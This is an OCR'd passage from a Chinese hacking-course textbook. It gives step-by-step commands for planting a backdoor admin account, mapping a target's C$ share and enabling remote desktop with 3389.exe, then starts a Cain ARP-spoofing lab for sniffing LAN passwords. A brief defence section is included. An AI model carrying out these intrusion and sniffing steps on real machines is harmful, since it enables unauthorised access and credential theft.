


图 3–7　添加用户 admin

这时并没有获得完全控制权限，需要执行 net localgroup administrators admin /add 命令，如图 3–8 所示。目的是将该账号添加到管理员组，以获得管理员控制权限，方便进行下面的控制。




图 3–8　将 admin 添加到管理员组

实训 5　实施远程登录

实施远程攻击的方法如下。

步骤 1　在【命令提示符】窗口中输入“net share”命令，查看目标计算机是否开通了默认共享，如图 3–9 所示。如果发现有“C$”的提示，则说明开通了隐含共享。



图 3–9　查看对方是否开启了默认共享

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 当目标计算机的系统盘符下开通了默认共享时，便可以执行映射命令将目标主机的系统盘符映射到本地，可通过 net use Z：\\192.168.70.89\c$ “123” /user：“admin” 命令来实现，如图 3–10 所示。




图 3–10 映射对方硬盘

步骤 3 映射成功后就可以输入 “copy 3389.exe Z：\” 命令，复制 3389.exe 到刚才映射的盘符根目录下，用其开通对方的远程登录功能，如图 3–11 所示。



图 3–11 复制工具到对方硬盘

步骤 4 此时如果切换到对方主机的 C 盘根目录下使用 dir 命令查看，就可以看到 3389.exe 已经存在了，如图 3–12 所示。



图 3–12 检测是否复制成功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 5 在目标主机的命令行下输入“3389.exe –s –r”命令并等待对方重启，然后就可以远程登录该主机了，如图 3–13 所示。




图 3–13　运行 3389 命令

步骤 6 为了测试刚才的 3389.exe 是否成功，此时需要在本地端口向目标主机一直发送 ping 包（输入“ping 192.168.70.89 –t”命令），如果可以看到如下现象，则表示目标主机重启成功，如图 3–14 所示。




图 3–14　检测目标主机是否重启成功

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 7 打开本地的远程登录工具，选择【开始】|【运行】命令，输入“mstsc”命令，按 Enter 键进行登录，输入目标主机的 IP 地址“192.168.70.89”，单击【连接】按钮，如图 3–15 所示。




图 3–15　本地启动桌面连接工具

步骤 8 在远程登录界面中输入刚才创建的用户 admin，密码 123，单击【确定】按钮，如图 3–16 所示。




图 3–16　使用新建用户登录远程主机

步骤 9 图 3–17 所示是登录成功后的界面。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3–17　成功登录

防御措施

缓冲区溢出的防御措施相对比较简单，可从以下 3 个角度去考虑。

① 最简单的方法就是升级 Windows 系统并进行系统补丁安装。
② 利用软件防火墙，如 360 安全卫士、天网防火墙等，做一个系统的保护锁。
③ 通过硬件防火墙，阻断不必要的链接，或者屏蔽相应的端口。

当然，上述 3 种方法中的每一个都可以防范缓冲区溢出攻击，不过建议将 3 种方法结合起来一起用，这样效果更好，更稳定。其实对于防范思路，不仅要防范已知的溢出漏洞，还要防范一些新出现的漏洞以及未知的漏洞，这样 3 种方法结合在一起来用就显得尤为重要了。

任务小结

本任务实现可以分为 3 个阶段，第一阶段，获得存在漏洞的存活主机；第二阶段，对远程主机进行溢出入侵；第三阶段，达到控制远程主机的目的。

本任务主要是让学生了解溢出漏洞形成的原因，以及溢出工具的使用。学习此任务后，可认识到溢出的用法，并且学会一些工具的使用，以及一些常用 DOS 命令的应用。通过工具并配和适当的命令，就可成功获得对方主机的控制权限。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 4

信息收集及嗅探


信息收集及嗅探的常见方法有两种：一是使用各种扫描工具对入侵目标进行大规模扫描，得到系统信息和运行的服务信息；二是利用各种查询手段得到与被入侵目标相关的一些信息。本任务着重讲解第一种信息收集的方法，介绍如何通过 Cain 软件收集信息。掌握了这种收集信息的方法对于学习黑客入侵会收到事半功倍的效果。

案例

2009 年 12 月 10 日，某公司网络管理员收到报告，公司 E-mail 服务器无法使用，然后去排查邮件服务器，该服务器打开 Web 登录界面的速度很慢，接下来陆续收到公司其他用户报告网络不正常，Web 浏览、股票行情、视频直播都出现了问题。经过多方面排查，最后把目光锁定在局域网内，通过全网段扫描，找出了问题机器，该问题机器中了 ARP 病毒，对局域网内的其他主机进行 ARP 欺骗，其他机器收到 ARP 广播，造成无法上网，出现密码泄露等问题。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1　学会常用信息嗅探收集及嗅探方法

通过熟练运用 Cain 中的 ARP 欺骗功能，达到窃取重要信息的目的，并由此了解 ARP 欺骗的过程与原理，知晓防御 ARP 欺骗的重要性。

要点 2　了解 ARP 原理对于安全防护的意义

获取信息是黑客决定入侵思路的前提和基础，本任务将为大家介绍信息收集的一种方法——使用 ARP Sniffer 来获取重要信息。

要点 3　嗅探常用的工具与手段

在同一局域网内的电脑都是通过 MAC 地址进行通信的。方法为，PC 和另一台设备通信，PC 会先寻找对方的 IP 地址，然后通过 ARP 表（ARP 表中有所有可以通信 IP 和 IP 所对应的 MAC 地址）调出相应的 MAC 地址，再利用 MAC 地址与对方通信。也就是说，内网中各设备互相寻找和用来通信的地址是 MAC 地址，而不是 IP 地址。

网内的任何一台机器都可以轻松地发送 ARP 广播，来宣称自己的 IP 地址和自己的 MAC 地址。这样收到的机器都会在自己的 ARP 表中建立一个新的 ARP 项，记录它的 IP 地址和 MAC 地址。如果这个广播是错误的，其他机器也会接受。利用这个方法，欺骗者只需制作一个软件，就可以在局域网内进行 ARP 欺骗攻击了。

要点 4　相关软件简介

Cain 是一款可以破解屏保、PWL 密码、共享密码、缓存口令、远程共享口令、SMB 口令，支持 VNC 口令解码、Cisco Type-7 口令解码、Base64 口令解码、SQL Server 7.0/2000 口令解码、Remote Desktop 口令解码、Access Database 口令解码、Cisco PIX Firewall 口令解码、Cisco MD5 解码、NTLM Session Security 口令解码、IKE Aggressive Mode Pre-Shared Keys 口令解码、Dialup 口令解码、远程桌面口令解码等的综合工具。利用它可以进行远程破解，还可以挂字典以及暴力破解，其 Sniffer 功能极其强大，几乎可以明文捕获一切账号口令，包括 FTP、HTTP、IMAP、POP3、SMB、Telnet、VNC、TDS、SMTP 等。Cain 的主界面如图 4-1 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-1　Cain 的主界面

攻击实训

首先分析自己的网络环境，在同一个交换机下对网关和目的主机进行 ARP 欺骗来获得局域网内的信息。攻击者把自己伪装成网关，然后开始欺骗局域网中的所有主机，最终获得局域网中用户的信息，包括用户名和密码。

实训 1　扫描局域网主机

步骤 1　双击打开 Cain 程序，选择【配置】|【嗅探器】命令，在弹出的对话框中选中传输数据的网卡，如图 4-2 所示。

步骤 2　切换到【ARP (Arp Poison Routing)】选项卡，设置一个假地址，如“10.10.2.222”，用来伪装自己的主机，防止对方发现攻击者的踪迹，如图 4-3 所示。

步骤 3　完成配置后应用设置，切换到【嗅探器】选项卡，然后在主机的信息栏中单击鼠标右键，选择【扫描 MAC 地址】命令，对局域网内的主机进行扫描，如图 4-4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4–2　配置物理网卡




图 4–3　设置一个假地址




图 4–4　扫描 MAC 地址

步骤 4　接下来选择扫描的范围，这里选择【所有在子网的主机】单选按钮，单击【确定】按钮，如图 4–5 所示。

步骤 5　经过扫描，可以获得局域网内的主机列表，如图 4–6 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4—5　选择扫描范围




图 4—6　扫描到的主机

实训 2　实施信息收集

Cain 软件的嗅探器界面可分为 3 个区域，分别是主机区域、路由区域、欺骗选项区域，如图 4—7 所示。主机区域的功能是，查看欺骗目标主机与网关的通信信息。路由区域的功能是，查看目标主机的路由信息。欺骗选项区域的功能是，选择欺骗的方式。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4—7　Cain 的嗅探器界面

步骤 1 单击左上角的+字形按扭，出现 ARP 欺骗的配置信息，配置目标主机与网关的欺骗关系，可以选择左边和右边列表框中的相应 IP 来进行 TCP 通信劫持。如果欺骗的 IP 流量过大，会使欺骗的机器无法访问。选择的时候，左边列表框中要选择网关，如图 4—8 所示。

